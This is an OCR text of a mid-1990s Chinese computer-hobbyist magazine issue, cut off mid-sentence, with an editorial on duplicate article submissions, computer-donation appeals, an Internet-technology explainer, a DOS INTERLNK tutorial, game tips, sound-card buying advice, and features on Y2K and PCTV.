首先感谢广大读者对大众论坛栏目的支持，本次论坛共有3个题目：①DOS、WIN3.X与WIN95(谈看法)；②学电脑是学语言还是学应用软件；③买电脑到专卖店还是到商店。欢迎您就以上问题发表见解(400～500字/篇)。如果是网上的朋友，欢迎使用E-mail。(cfan @ netchina.co.cn)

还说“一稿多投”

我们不得不挤出一块宝贵的版面，再提一提打击“一稿多投”的事情。

请大家先看一封鲍华写给我们的信。

编辑先生：

你好！

首先要向贵刊道歉！因为我在5月份曾给《微电脑世界》投寄过《586电脑的配置与选购》一文，但一直未得到刊用通知，我估计《微电脑世界》不会用了，才又给贵刊投寄此文，并非有意一稿多投！结果昨天收到了《微》所寄来的样书，才知道此文《微》已经采用。而今天又收到所订阅的贵刊，也才知道贵刊也用了此文，在此文前我是一无所知。由于我是才开始写稿，不太清楚稿件刊用的情况，缺乏经验，更主要是自己急于求成，没有耐心，因而造成这样的局面。作为贵刊的一个老读者，投稿的目的本来是想支持一下自己喜爱的刊物，但由于自己的草率，没想到反而把好事办成了坏事，这实在是非我所愿……。

经过反复权衡，我们考虑到连载文章的完整性及鲍先生的诚恳态度，决定载完全文。谁知，近日我又接到一位长沙读者的举报信“今天看了刚买的第十二期《电脑爱好者》后，发现第6页的“电脑创收”栏目中四川鲍华所写的文章均在今年九月份的第34、35、36期《电脑商情报》家用版上连载发表过。标题是“能否养机‘下蛋’——谈如何利用电脑进行业余创收”而且文章的内容一模一样。**”事实上，鲍华不仅再次“一稿多投”，还盗用了本刊‘养机下蛋’，‘借机下蛋’的创意。**

更有甚者，不久前，我们通过长途电话向广西伍新民约稿，他寄回稿件后，我们马上采用，谁知，竟也出了问题——

编辑：

您好！我于11月20日收到贵刊的拟用通知，甚感荣幸。不过，很内疚，此稿因一电子刊物的熟人来我处索稿，看了数篇，执意这一篇。我难拂朋友之情义，只好答应。这样，我犯了一稿几投的大忌。

“约稿”也会出现‘一稿多投”，实在忍无可忍！

在我们收到的举报信中，有些读者不明真相——认为我们“曾经煞有介事地高叫‘坚决打击一稿多投现象’。以此来‘招揽生意’，一俟征订期过后，就象没那么回事了似的，根本不履行自己的诺言”。**这实在是冤枉，做为发行量20余万的大刊物，我们完全没有必要用此法招揽读者。打击一稿多投是关系到读者的利益，我刊自身发展的重要问题，我们一直是采取极严肃负责的态度，这点是无需怀疑的。但目前电脑界的报刊杂志种类繁多，一些大众媒体也开辟了电脑版，这为我们发现一稿多投增加了难度，到目前为止，我们尚无有效方法彻底制止“一稿多投”。在多数情况下，我们依赖于读者的举报。在此向对我们工作给予大力支持的举报人表示诚挚的谢意，同时希望今后读者举报时能附上“证据”(原件或复印件)。**

今年上班的第一天，每位编辑的手中都拿到了一份“一稿多投作者”名单，为今后的工作又上了一道锁。

奉献爱心刊为媒

编者按：我们被读者们一封封求“机”若渴的来信所深深感动了，尽管他们有着不同的遭遇，但有一点是相同的——那就是他们有着一颗渴求电脑的心，读者发出的每一个请求已不仅是对电脑爱好者杂志社的信任，更是对社会的信任。我们希望尽我们的微薄之力使这些朋友尽早圆“电脑梦”。在这里我们谨向提供机器和支持我们工作的热心读者表示真诚的谢意。杂志社本着对读者负责的态度敬告读者，由于有些信息无法得到可靠的证实，买卖双方在进行二手机交易时务必谨慎从事。以下我们对读者来信进行选登，希望能尽快得到您的帮助。如有意捐献者请尽快和受捐者取得联系。

渴求电脑的声音

……我们学校的老师只是讲微机的作用，向学生讲如何要学微机，学微机的重要性。但我们的学生永远(到目前为止)无法亲自操作一下，体验微机的神奇作用。若有可能的话，盼能协助搞到一些还可以使用的微机，当然价格越低越好！学校的资金短缺，学生的家长有的生活困难，不可能集资购买微机，但他们很想亲自摸一下键盘。我校的师生们在盼微机，哪怕只有一台，两台……。(山东博山区第六中学 李安军 邮编：255200)

……我们是农村的老师。为了农村的孩子，我们默默地奉献着自己的青春。可是，办公设备的原始落后使我们不得不经常去做一些效率极低的事情，浪费了我们大量的宝贵时间。我们常需用铁笔和钢板手工刻印学习资料；学校的档案室里各种档案材料已经挤满了两大橱，要查阅以前的资料可真不容易。每当看到总务处的老师戴着老花镜一丝不苟地制作报表，我们就想：要是有一台电脑…….。哪怕是一台单显，单软，无硬盘的旧电脑，我们也已足够了。(浙江省桐乡市青石乡小学 唐继明 邮编：314500)

Internet
——当代世界先进生产力的代表

我们处在什么时代? 我们处在信息时代。信息时代的标志是什么?信息时代的标志是 Internet。人类社会发展和发展速度的决定因素是什么? 是生产力。为什么说 Internet 是当代世界先进生产力的代表呢? 这是因为

一、Internet 的高科技含量远远大于计算机

Internet 虽然植根于计算机，但只有计算机并不能构成 Internet，Internet 及其发展还需其它许多高科技领域的一些相关技术的成就,这些技术主要有:

(1) 信息规范化与标准化技术。这项技术包括①信息本身规范化工作。例如对各种不同类型产品的编码定义、规格的制定、规格修改后的更新手段等。它不仅涉及到使用网络应用系统的各个行业，而且涉及政府部门的政策、法规和自身机构的改革。②信息处理界面的规范化和标准化工作。③网络体系结构的规范化、标准化工作。

(2)网络互联与互操作技术。Internet 本身并不是一种新的物理网络，它是把多个物理网络互连起来的一种方法和使用网络的一套规则。它能够把位于不同地区、不同环境中的网络互连起来,成为一个整体。在物理上两个网络的互连，只能通过一个分别连在两个网络上的主机连接起来才能实现。但是这种互连，并不能解决 Internet 意义上的网络互连问题。因为这样的物理连接不能保证这台主机与其它需要通讯的主机协调工作。 为了实现 Internet 意义上的互连,这需要一台能够把报文分组从一个网络转变到另一个网络上的主机,这样的主机就叫路由器(Router)。Internet 实现上就是由 Router 把多个网络连接起来物网络。由于 Internet 上的被连网络。大都基于不同体系结构的协议，这就产生了如何使用具有相同功能的应用能在不同体系结构协议的环境中互操作的问题。需要用网络互连和互操作技术来解决。

(3)网络管理技术。Internet 是以 TCP/IP 网络协议簇为核心的网络，它用于网络管理的协议已成为 TCP/IP 的一部分。TCP/IP 用于网络管理的第一个较有效的协议是 ICMP，ICMP 最有用的特征是两个消息对:一个消息对是当一方收到 echo 消息时，按协议用该消息的内容形成一个 echo - reply 消息返回。另一消息对是时戳与时戳回复，这个消息对提供监测网络延时特机的机制。

Internet 的网络管理技术的基础是 TCP/IP 协议簇中的 SNMP 协议。TCP/IP 的网络管理模型的核心部分有:

·管理器 (Managemenet station); ·被管代理 (Management agent);·MIB 库;·网络管理协议。

这就是 TCP/IP 网络管理的体系结构。

管理器量是一台独立的设计,是网络的管理者,被管代理对从管理器来的请求进行响应。管理器与被管代理之间由 SNMP 协议连接起来。

例如对网络资源的管理就是把资源作为对象，每个对象就是一个代表被管理代理的一个特征的变量，由这些变量构成的集合就是 MIB。管理器通过查询 MIB 中对象的值来实现监测功能，通过改变 MIB 对象的值画实现控制功能。

SNMP 网络管理协议工作于 UDP 之上。管理器通过 UDP 与被管代理进行通讯。管理器和每个被管代理都要求实现 SNMP、UDP、IP。

Internet 的网络管理工具是指支持 SNMP 的网络系统,小的如 traceroute,大的如 IBM NetView。

hopcheck、traceroute、NetMon、InterRover 等网络工具是中小规模的网络管理系统，这些网络监测管理工具提供对支持 SNMP 的网络设备管理的功能。

Monet、TCPdump 是中型规模的网络管理系统，它们通过对管理信息库的操作来管理网络资源。

NetMon 是比较大的网络管理系统，它们支持对网络的图形化进行管理，也就是把网络通过网络拓扑图动态地显示出来。

SunNet Manager 是一个网络管理平台，由管理器与被管代理对具体设置进行监测和控制。

IBM NetView 也是大型网络管理平台，它对 Internet 的管理也是采用 SNMP 协议，用户可以通过图形界面动态监测网络。

(4)Internet 地址。由于 Internet 网的浩大及复杂性,为了便于管理,其上的每台主机只能分配一个唯一的地址 (否则设备无法正常运行),每一地址由网络号和主机号两部分组成,网络号标识网络,主机号标识该网络上的一台主机。Internet 网上的地址有三种基本格式。如图 1 所示。




图 1　Internet 地址的格式

A 类地址的主机数可能多于 2^{16}，用于网络数较少的情形。B 类地址的主机数在 $2^{8} \sim 2^{16}$之间，用于网络规模是中等数量的情况。C 类地址用于网络的主机数少于 2^{8}。

一般而言，Internet 地址分为四个部分，用小数点分开的 4 个十进制正整数表示，每个正整数表示 Internet 地址的一个 8 位位组的值，如

10011111　11100010　00111100　00000001

这个 32 位 Internet 地址可以写成 159.226.60.1，其中 159 代表中国，226 代表中科院，60 代表声学所，1 代表声学所的一台主机。

Internet 的所有地址都由 Internet 的网络信息中心分配，例如

Inter－NIC　　负责美国及其它地区
RIPE－NCC　　负责欧洲地区
ANPIC（日本）　　负责亚太地区

中国的 IP 地址资源及其分配权利有待于从日本转移到中国。

网络信息中心仅分配 Internet 的网络号，而主机地址的分配则由申请的组织负责。

（5）Internet 的域名系统 DNS。Internet 的域名系统 DNS 是一个分布式的主机信息数据库，它的结构象是一个倒立的树形图，如图 2 所示。




图 2　Internet 的域名系统 DNS

项部是‘根”，报名是空标记（"　"），在文本格式中写作‘·”。图 2 中的每个结点就是域名系统中的一个域，它代表整个数据库的一部分。每个域都有一个域名，定义它在数据库中的位置。域还可根据需要进一步划分成子域。在 DNS 中，域名的全称是图 2 中该域名自下向上直到根的憎爱分明标记组成的串，标记间以‘·’隔开。DNS 采用的是 Client/Server 机制，服务器中包含整个数据库的某些部分，并供客户查询。数据库的每一部分都可通过对全网的查询得到。Internet 网上的每台主机都有域名，指向主机的相关信息，如 IP Address 地址、MAIL 路由等。DNS 采用的是 Client/Server 模式，在 name server 中存储域名系统的相倦信息。域名系统 DNS 的作用是：第一，它建立了一个计算机域（或称作组的体系）。第二，它为 Internet 上的每台主机取了一个域名。在每个分组内，主域负责管理保存下一级所有域的名单和地址，下一级的各域又分别负责管理再下一级的域，发此下去，直到终端用户。第三，DNS 为 Internet 网上的主机提供了一种在互联网地址和 IP 地址之间转换 E－mail 和数据的方法。

（6）分布式数据库技术。要把规范化的信息存储到数据库中，以便 Internet 上不同用户的使用和共享。由于信息的多样化和复杂性，以及多媒体信息的广泛使用，使信息的存储、访问与表示方法都发生了很大变化。例如，现在客户机/服务器结构的计算机环境得到了广泛的应用。人们把那些共享的数据存储在高档大容量计算机（服务器）中，就是由这样的服务器来保证和控制数据的一致性、完整性和并发性，并由服务器来完成数据请求和运算工作。问题是随着 Internet 的迅速发展，信息量和种类的不断增加，单服务器已不能满足需要，必须装有连接不同类型数据库的多台服务器的协同服务器才能解决问题。由于 Internet 用户及用户要求的多样性，信息的广泛分布及复杂性，要完成准确而及时地向不同用户提供所需信息的任务，就必须应用框架能够自由变化的颁式数据库技术。

（7）Internet 中的路由选择技术。这项技术包括路由选择、路由器、路由选择分类、路由选择算法等内容。路由选择是指为发送报文分组选择一条路径的过程；路由器是指完成路由选择的任一台机器。路由选择软件要考虑到诸如网络负荷、数据报长度、数据报报头中规定的服务器类型等一系列问题，从而选择出最佳路由。路由选择一般来说难度较大，是在机器有多条物理网络连接的情况下，路由器必须选择出数据报要发送过去的一个网络；路由选择可分为直接路由选择和间接路由选择。直接路由选择是指直接路由选择一个数据报从一台计算机直接传送到另一台计算机，它是用一种基本物理舆系统来完成的。间接路由选择是指报宿不在报源直接连接的网络上，发送者必须把数据传给一个路由器报送，而数据则是在路由器间进行传输，直到通过一个物理网络直接递交给报宿为止；Internet 中的路由选择算法一般是使用一种路由选择表，表中的每一项是一对（N，R）地址，N 是报宿网络地址，R 是下一个路由器的 Internet 地址，计算机使用的路由选择表列出的所有路由器，都必须在该计算机直接连接的各个网络上，这样做可使该计算机直接到达这些路由器。为保持路由选择表的正确和高效，路由器之间、路由器与主机之间通常都使用某路路由协议定时交换信息，该路由协议既可是动态的，也可是静态的。

（待续）

微机网络通讯

利用网络实现数据通讯是大家都熟知的一种办法。然而对只有二、三台微机的单位来说，用建立一个网络系统来传递数据就显得没有必要了。当需要传输一些较大的文件信息时，用软盘拷贝又觉得麻烦，这时我们可以利用 DOS6.0 以上操作系统提供的计算机互连通讯程序 INTERLNK.EXE 来实现数据传送。它操作简单、使用灵活、成本低廉，特别适用于台式机和便携机之间的数据通讯。现将方法介绍如下：

一、制一根双机通讯线。此线可以是串行口连接，也可以是并行口连接。串口连接仅需连接三根线，所以接线简单可靠，但是数据是一位传输，故速度很慢；用并口连接需连接十一根线，数据是八位传输，速度较快。先准备一根通讯电缆，若用串行连接，两端需有 9 针母连接器；若用并行连接，两端需有 25 针公连接器，且电缆线必需是 11 芯以上。按下图所示连接，连接好后用万用表测试一下。

串行

9 针		9 针
针 5	(一)	针 5
针 3	(一)	针 2
针 2	(一)	针 3

并行

25 针		25 针
针 2	(一)	针 15
针 3	(一)	针 13
针 4	(一)	针 12
针 5	(一)	针 10
针 6	(一)	针 11
针 15	(一)	针 2
针 13	(一)	针 3
针 12	(一)	针 4
针 10	(一)	针 5
针 11	(一)	针 6
针 25	(一)	针 25

将制作好的连接线插入两台微机的串（并）行口中。

二、设置客户机。微机点点通讯本无主次之分，为叙述方便起见，将输入命令操作的一台称为客户机(cliend)，另一台称为服务器(server)。假定客户机上原有 A、B、C、D 四个驱动器，服务器上有 A、B、C 三个驱动器。当两台微机用 INTERLNK 连接好以后，服务器上的 A、B、C 三个驱动器将映射为客户机上的 E、F、G 三个附加驱动器。这样，我们就可以如同在一台微机上那样读写操作各个驱动器了。设置客户机就是在 CONFIG.SYS 文件中加入二行：

```
DEVICE = \DOS\INTERLNK.EXE
LASTDRIVE = G
```

表示先执行位于 C 驱动器 DOS 目录下的 INTERLNK.EXE 文件，并说明 DOS 可访问的最后一个驱动器为 G。

三、开启服务器。服务器的 CONFIG.SYS 文件无需作任何修改，只要在启动后运行 DOS 目录下的 INTERSVR.EXE 命令即可。

四、重新启动客户机。因 CONFIG.SYS 文件作了修改，所以需按 CTRL + ALT + DEL 键重新启动客户机，当系统引导，运行INTERLNK.EXE 文件后，屏幕显示：

Port = LPT 1

This Computer(Client)		Other Computer(Server)
E:	equals	A:
F:	equals	B:
G:	equals	c:(630Mb)

说明两台微机连接正常，这台微机（客户机）上的 E、F、G 盘相当于另一台微机（服务器）上的 A、B、C 盘。这时我们就可以对服务器上的文件进行操作了。

五、退出。当在服务器上按 ALT + F4 键后，则终止双机通讯，客户机将不能再读写服务器上的文件，这时双机又恢复了各自独立工作的能力。

每次通讯时必须先启动服务器，然后再启动客户机。否则将显示"Connection NOT established"(没有建立连接)的错误提示。

（浙江 闻建国）

大富翁 3(RICH3)使现金和存款涨至九百万以上

1. 使用 PCTOOLS

2. 寻找扩展名为 .SAV 的文件（您存入进度几，就寻找第几个扩展名为 SAV 的文件）

3. 查找第一个与第二个 AO 86 01(刚开始，在台北或是在台湾、大陆，现金和存款是十万时就存入进度才有效)

4. 改为 90 90 90

5. 存盘退出

（江苏 孙斐然）

征服新世界 Conquest of the new world

一块青绿色的石板飘浮在空中。突然，屏幕右上角斜射出一道激光，在石板上依次打出 Interplay 几字……。游戏描述了欧洲各国向未知领域扩张的事。笔者刚一运行游戏时，真被精彩动人的片头所吸引。但细想，如此精彩的 Demo 必会占用过多的硬盘空间，整个游戏怕又是个虎头蛇尾。是不是这样呢？

一、寻找一块根据地

开始的时候，我被置身于大海中。迷人的海浪互相碰激，发出阵阵的声响。我和我的手下很快找了一块平整土地作为我的第一根据地。这块儿土地面积大又临海，很适合搞建设。于是，我们决定在这儿登陆。

刚踏上这块儿大陆，我们对四周还不甚了解。所以，我把三个探险者(Explorer)派出去，让其自行探索深黑的未知领域；再让那艘船去探探海面。就这样过了一个轮回。

二、建设城镇和向未知领域的勘探

今天有个好消息:祖国又派了一艘船来支援我们，在船上还有建设城镇的必需物资！于是我马上着手城镇建设(有的剧本可能有所不同)。从屏幕信息我得知建设城镇的顺序:农场(Farm)－房屋(Housing)－工厂(Mill)－教堂(Church)。

照这样，我很快完成了城镇的基本建设。

而在另一方面，我的手下把整个大陆都搞清了。在这块大陆中，我们发现了许多河流和高山。我均用我的名字命名它们。除此以外，我们还发现了当地的土著人和比邻的法国人。

三、贸易和战争

为了更加繁荣我的城镇，我又与祖国和当地的土著人进行了许多贸易。像用我们自己生产的制成品换土著人手中的木材(Wood)、黄金(Gold)之类的土产品。通过这个方法，我们的各项物资才达到平衡。

但平静的日子不会太久。我们不得不与一个土著部落发生战争。为了祖国，为了保卫城镇，我们毅然冲向战场，打败了土著人，取得了我们踏上这块大陆的第一次胜利！

怎么样玩友们，这次旅行还算过瘾吧？如果你想很快进入角色的话，就读读下文吧。

一、操作技巧

1、Shift 键的应用。Shift 是个加快键和合并键。比如，当你移动一个人时，按 Shift 键，它会移动得更快。当你用鼠标点 In 或 Out 时，同时按住 Shift，图片会直接变成最大或最小。按 Shift 的同时，用鼠标依次点同类事物，它们会一块儿听从命令。

2、Ctrl 键的应用。当你把一个人激活成高亮度时，按 Ctrl 的同时，用鼠标点屏幕中的一个位置，这时，它们之间会连成一线，这个人将沿着此线运动。

另外，这两个键还可以同时应用。其作用是把它们的功能合在一起。

二、城镇的升级

当剧情和城市物资达到某一标准时，别忘记给你的首府升级。只有先给你的首府升级了，其它建筑物才会被允许升级。升级后，有的会造出更高等级的物品，有的会提高产量。

三、战争

战争是在一块被化为长四格、宽三格(共十二格)的土地上进行的。参加战争的是三个兵种。其各自功能见表一。

在实战中，是以先夺到对方旗帜和完全消灭对方的一边为赢家。我的作战方法是，把一台大炮(Artillery)放在插有旗帜的一个方格中，再让步兵(Infantry)和骑兵(Cavalry)围在其周围。这样，一是能保住旗帜，二是能完全发挥三种部队的优势、弥补各自的弱势，达到战必胜的目的。

四、游戏运行环境及其属性

486DX2 或更高
最低 8MB 内存
DOS 5.0 以上或 Windows 95
SVGA(800 X 600)
英文 RPG＋SLG
支持网络(非必备)

表一:兵种及属性表(城镇建设级别 2 以前，含级别 2)

中文名	英文名	移动步数	威力及命中率	射程
步兵	Infantry	1	低	1
骑兵	Cavalry	2	中	1
大炮	Artillery	1	高	2

表二:主要建筑功能表

中文名	英文名	作用	产品可作贸易
码头	Dock	与祖国贸易、制造船只	X
农场	Farm	生产庄稼，供给市民	√
堡垒	Fort	制造步兵、骑兵、大炮	X
工厂	Mill	供给木材	√
房屋	Housing	供市民居住	－
酒吧	Tavern	招募冒险者(Explorer)	－
教堂	Church	鼓励新人在你的城镇定居	－
矿场	Gold Mine Metal Mine	供给金属	√
商业	Commerce	供给制成品(Goods)	√

(北京 张研超)

选购波表声卡时应注意的问题

波表(wavetable)技术是近年来才应用于计算机音效领域的。也许一两年前,你我只能看到Creative或Aztech等为数不多的名牌声卡采用了基于此技术的MIDI音源,而那让人吐舌头的价格,使众多还醉心于FM声卡的玩家望而却步。但现在,众多OEM厂商推出的兼容声卡开始采用波表技术,以其相对低廉的价格,迅速进入市场。面对多如牛毛的品牌,心动的玩家如何才能买到称心的波表声卡呢?笔者作为一位电脑音乐的玩友,也许能为您提点儿小建议,也算大家交流交流。

1. 波表音源的选择

波表声卡的心脏,无疑是波表音源芯片(组),它的优劣将决定性的影响回放的音质。现在比较流行的芯片为Emu8000(AWE32采用),AMD interwave32(联讯3201采用),OPTI82C929(Diamond Power Kit采用)、Toptek TMI8828(金韵GM32lx采用),Crystal(Vic声益王卡采用)等。经笔者测试,除Crystal的音质一般外,其余四种以Emu800最为出色,而后三种也相当不错,尤其是Toptek TMI8828的信噪比最高,达80db以上。选择基于前四种芯片的波表声卡是比较理想的。

同时,应注意波表采样ROM的容量,一般来说,理想的声卡至少应该有1MB的样本ROM(实际上是2MB采样压缩而成的),这样才有可能使那128种音色采样达到满意的精确度,否则所谓CD音质的真实回放是很难实现的。如果你是个MIDI爱好者,买一块带有2MB ROM采样的声卡,再用MIDI KIT与电子琴一联,还真能体会一下音乐制作人的感受呢!

另外值得注意的一点是,市场上还有一些所谓的"波表声卡"其实是基于原有的FM合成器的,只不过用软件对其进行了修正。笔者经过对中凌的这种声卡的测试,发现其仍然只有20个声轨,仍然是电子味儿很浓的回放。既然有名的中凌尚不能用段波表放出高质的音乐,更不用说其它OEM厂商了,所以请不要因为价格低一些而去盲目选购段波表声卡。

2."3D环绕"上面的文章

绝大多数波表声卡都声称有"3D环绕"立体声加强功能,但在不同技术下实现的'3D环绕'效果有很大差别,有的兼容声卡甚至仅用简单的声音延迟技术来制造所谓的"3D"音效,这与普通录音机上的那个"立体声扩展'功能所能达到的效果差不多,根本不能叫真正的'3D"音效。现在高质量的'3D"声卡采用的多是Binaura,Bolby,SRS,Qsound,Spatializer等公司的技术,尤以Dolby Pro Logic和Qsound的音效最佳,这两种技术除对左右声道进行延迟组合,模拟回声以外,还允许多媒体厂商调节声音的空间感。在选购声卡时,如能购得基于上述技术的'3D'声卡,才能真正领悟'3D'音效的传神之处。

3. 一定要有'数字信号处理器"(DSP)

基于DSP的声卡,才有充分的能力来形成特别的音效,比如回声、倒转、修饰音等等。在网络通讯飞速发展的今天,声卡上的双功电话功能是很必要的,这实际上也需要DSP的支持。没有DSP的声卡,就象没有协处理器的电脑,自然'虚弱'的多。当然,如果你在音乐和通讯方面有较高的要求,则不妨选择一块带有"高级数字信号处理器"(ADSP)的声卡。

4. 良好的兼容性

虽然兼容性并非只对波表声卡来说是重要的,但似乎波表声卡对兼容性有着更为苛刻的要求。因为一些较老的游戏或音效软件多是基于FM音效卡设计的,对波表几乎不支持,这就需要波表声卡能100%兼容于SB,SB PRO,SB16,Adlib,OPL2等标准,这是起码的要求,在选购时不妨用一些老式游戏试听。笔者在对基于AMD Interwave32的联讯3201进行测试时,就发现其对于一些老游戏(如'大富翁")有点力不从心,发出的声音怪怪的。在良好的向下兼容的基础上,声卡还必须支持MPU-401General MIDI,MT32等,这样才能保证其在新旧软件环境下有良好的表现。

5. 基本随卡软件应具备

大多兼容声卡为了降低价格,往往减少随卡软件的数量,但同普通声卡一样,波表声卡应有起码的Mixer和.wav,.MID及CD的录制播放软件,这不用多说。应注意的是,为了充分发挥'波表'的力量,有个功能强大的MIDI编辑软件是很重要的,不然,可把波表功能打了大折扣。一般来说,较好的随卡MIDI编辑软件是MIDI Orchestrator plus 1.6x,Presto Arranger 2.x,一般的MIDIsoft也不错。AWE32之所以比同级声卡更有竞争力,就是因为其拥有一个丰富的软件包。

关于其他的性能指标,如采样回放质量,PnP,接口等,波表声卡与普通FM声卡差不多,对于普通声卡性能熟记于心的各位玩友无需多言。最后希望您能早日拥有一块价廉物美的波表声卡。

(北京　张苗)





“千年危机”——我们所面对的挑战与机遇

□本刊记者　臧捷

当我们快步迈向21世纪时，被计算机界称之为计算机灾难的“千年危机”也在一步一步地向我们靠近。“千年危机”的到来将导致计算机无法识别有关21世纪的年代信息，从而导致计算机系统的瘫痪。据有关专家估计我们将至少为此花费4000~6000亿美金，而所要做的只是让计算机能够正确辨认年代的信息。它离我们仅仅还有3年的时间了。我们的计算机系统真的会崩溃吗？这正是我们所要面对的挑战。

“千年危机”从何而来？

目前，在我们的计算机中，年份是用两位数字表示的。“1993”被存储为“93”，“1900”被存储为“00”，而“2000”将被存储为什么呢？它也将被存储为“00”。也就是说计算机将把“2000”当作“1900”处理。正是由于这个“小小的失误”，所有涉及21世纪以及21世纪以后年份的数据计算都是错误的。这将直接影响到数据的处理，尤其是在减法和对比运算中。如果同样的结论出现在发货单、工资、信用卡、银行计息、自动提款等服务中，那造成的后果将是致命的。

看看你的计算机

“这与我有什么关系？那是计算机专家应该解决的问题”。没错，那的确是计算机专家应该解决的问题，可是它将会影响到我们每一个人。其实，我们现在就可以看看2000年到来时会对我们系统造成什么样的影响。请把你的系统日期设置为1999年12月31日，然后再把系统时间设置为23:59:30，看看过半分钟后会发生什么？你的时钟可能会显示12:00AM、日期是01/01/2000。因此你可能认为没有什么问题，可是如果你现在创建一个新文件，系统会显示这个文件是1980年或1984年创建的，很奇怪吧！如果操作系统是DOS，那么时钟(BIOS中的系统时钟)通常会跳到1980年，也可能是1984年，这完全取决于你的BIOS芯片和DOS的版本。Windows3.1一般会跳到1900。如果以时间顺序管理文件或别的什么事情，其后果可想而知。同样的错误将发生在操作系统和一切涉及日期识别与计算的应用软件中。可以说如果使用计算机，就必须面对“2000年问题”将要带给你的麻烦。


“2000年问题”的影响到底有多大？

“2000年问题”并非我们想象的那样只是单纯的硬件时钟问题。事实上软硬件将同时产生影响。硬件中内置的系统时钟只接受两位计年而无法确认2000年的到来，即使是硬件能够提供这种4位计年方式，要让软件确认这种方式也是一件相当困难的事情。有人曾对104个系统软件进行了内部的测试，得出的结论是：在104个系统中有18个系统将在2000年到来的时候运行失败。这18个系统由8174个程序组成，仅要求输入日期的屏幕就有3313个，如果把修改的工作交给一个人，即使他全天工作也将花费7年多时间。我们有多少个系统？有多少条包含日期代码的指令？多少个数据文件？据ADPAC公司对目前的主机用户进行的更为广泛的调查结果显示：将有44%的主机用户将受到“2000年问题”的影响。事实上“2000年问题”已经给包括金融、信贷、保险等行业中涉及21世纪数据计算的业务带来麻烦。“2000年问题”的影响已经广泛产生，而目前世界上还没有出现完美的解决方案，时不我待，“2000年”离我们只有3年时间，更大的挑战在等着我们。

挑战与机遇并存

有挑战就有机遇。据估计，全球的电脑业将以4000~6000亿美金的代价去解决“2000年问题”所造成的麻烦。世界上许多的知名公司都在为争夺这一巨大的市场而在不断地推出自己的解决方案。早在1995年10月，IBM就宣布它将为客户提供产品、工具以及技术支持以帮助客户解决2000年的过渡问题，IBM已经在它的SYSTEM/390、AS/400、RS/600服务器以及采用POWER PC的个人系统中采用特殊的时钟，以使其不受2000年时钟的影响；COMPAQ也对其目前机型Deskpro XL、Deskpro和Prolinea系列机进行ROMPAQ升级，刷写原有的ROM，使计算机顺利地获得“2000年”支持。同时，其1996年下半年出售的Deskpro2000、Deskpro4000、Deskpro6000都具有“2000年”时钟支持。印度恐怕是从“2000年问题”中最先获益的国家。据悉，印度的计算机专家已经攻克了“2000年问题”，并因此获得了1600万美元的合同，据估计这项成果将在今后的3年内获利50亿美金。1600万美元对中国意味着什么？1995年，中国的计算机软件的出口总额不过上千万美元而已，挖掘这一潜在的巨大市场对中国的意义将是深远的。我国有着充足的人力资源，这是我们的优势，同时我们也应看到我国的计算机业起步较晚，在软硬件技术应用上与先进国家还有一定的差距，况且我国的系统应用复杂，计算机型号繁多，修改工作绝非易事。国家科委副主任徐冠华对此谈了他的看法：目前，“2000年问题”在我国的重视还远远不够，这个问题不解决，将会积累，产生越来越多的问题。据报道，国家科委准备就这一问题上报国务院，通过国务院协调相关政府部门联合行动，对计算机及软件的进出口、销售在“2000年问题”上实行管理。同时将组织力量攻关。“挑战与机遇并存，我们将努力分得这4000~6000亿美元的一块市场”。让我们期待着中国能在人类的这个“小错误”上取得成功。

“PCTV”即将面市 家用电脑再添新军



□本刊记者　臧捷

有人曾说过：“剧院是生活，电影是艺术，电视是道具”。这种说法虽然可能有夸大的成分，但确清楚地表明了电视的弱点：它演什么我们看什么－－缺乏交互。您是否已经习惯了电视的这种灌输方式？随着多媒体技术以及电脑网络的飞速发展，我们有理由对电视提出更高的要求：具有高清晰度、能够进行网络交互同时还要具备强大的计算机处理能力。我们的要求是不是太多了？

事实上，在国外，最新的家庭装置正是一种被称之为“PCTV”(电脑电视)的产品。它的外形就象一台电视，而它是以PC的方式工作的。它对于家庭来说已不仅是一个时髦的摆设，更是一个可以处理大量数据或进行网络交互的利器。Gateway 2000的Destination Big Screen PC和Net'TV的WorldVision 2900已经成为这种新产品类型的先行者。我想他们不会孤单，因为Zenith、Sony、National、Compaq以及Curtis Mathes等公司都计划在一年之内推出自己的PCTV产品。据悉，这种产品的特征是具有120MHz到200MHz的Pentium处理器，大容量内存以及硬盘，高速传真/调制解调器，和一个27英寸或更大的高清晰度监视器。你可以把立体声唱机、录影机、或其他电子设备上发送的更大范围的信号传送给PCTV。PCTV具有先进的扬声器，其中一些还具有高技术操纵杆和其他控制设备。PCTV将被放置于客厅或卧室。因此，它们也有一个共同的特征就是都采用了无线遥控装置。这使你可以在10米之外就可以方便地在网络中遨游或改变收视频道。这些听起来的确很不错。但遗憾的是，由于我国的INTERNET网络以及有线电视网络建设远不如国外发达，因此要想和国外一样通过有线电视网络快速访问INTERNET还需要一定的时间。同时，当我们看到国外的这些PCTV的“基本特征”时也不得不联想到高昂的价格，PCTV真能走进我们的生活吗？

这的确是一个很现实的问题。经验告诉我们：一个电脑产品要得到中国消费者的广泛认同，不仅需要完善的功能还必须要有合适的价格。那么什么样的PCTV才是适合中国消费者的呢？海星集团总裁荣海先生认为：“PCTV要想成功需要三个条件：一是它决不能削弱电视现有的功能；二是有比较完善的电脑功能；三是价格适合国内家庭用户的消费水平”。这种理念无疑将会体现于海星集团生产的PCTV产品之中。据悉，海星集团采用基本配置的PCTV产品价格在万元以下。在功能上它完全支持现有的操作系统和应用软件；显示器采用改进的显象技术和逐行扫描技术，使25英寸电视荧光屏的分辨率将达到800×600。这不仅将改善电视的收视效果同时也能满足近距离操作的要求。荣海先生表示：海星的PCTV产品将于1997年第一季度推出。据悉，长城集团也计划在1997年上半年推出类似的PCTV产品，我们可以认为它是金长城“三电一体”多媒体电脑的一种延伸。这种产品采用29英寸显示屏，同样采用逐行扫描技术，作为电脑显示器的分辨率达到800×600，而且价格也在万元以下。是不是和海星的PCTV很相似？长城与海星在PCTV产品的功能和价位上的这种相似必将在未来的市场中演绎一场激烈的竞争。事实上，长城与海星都不愿过多透露具体的技术细节，它们都将把自己的某种技术特色融进自己的产品之中，这种“秘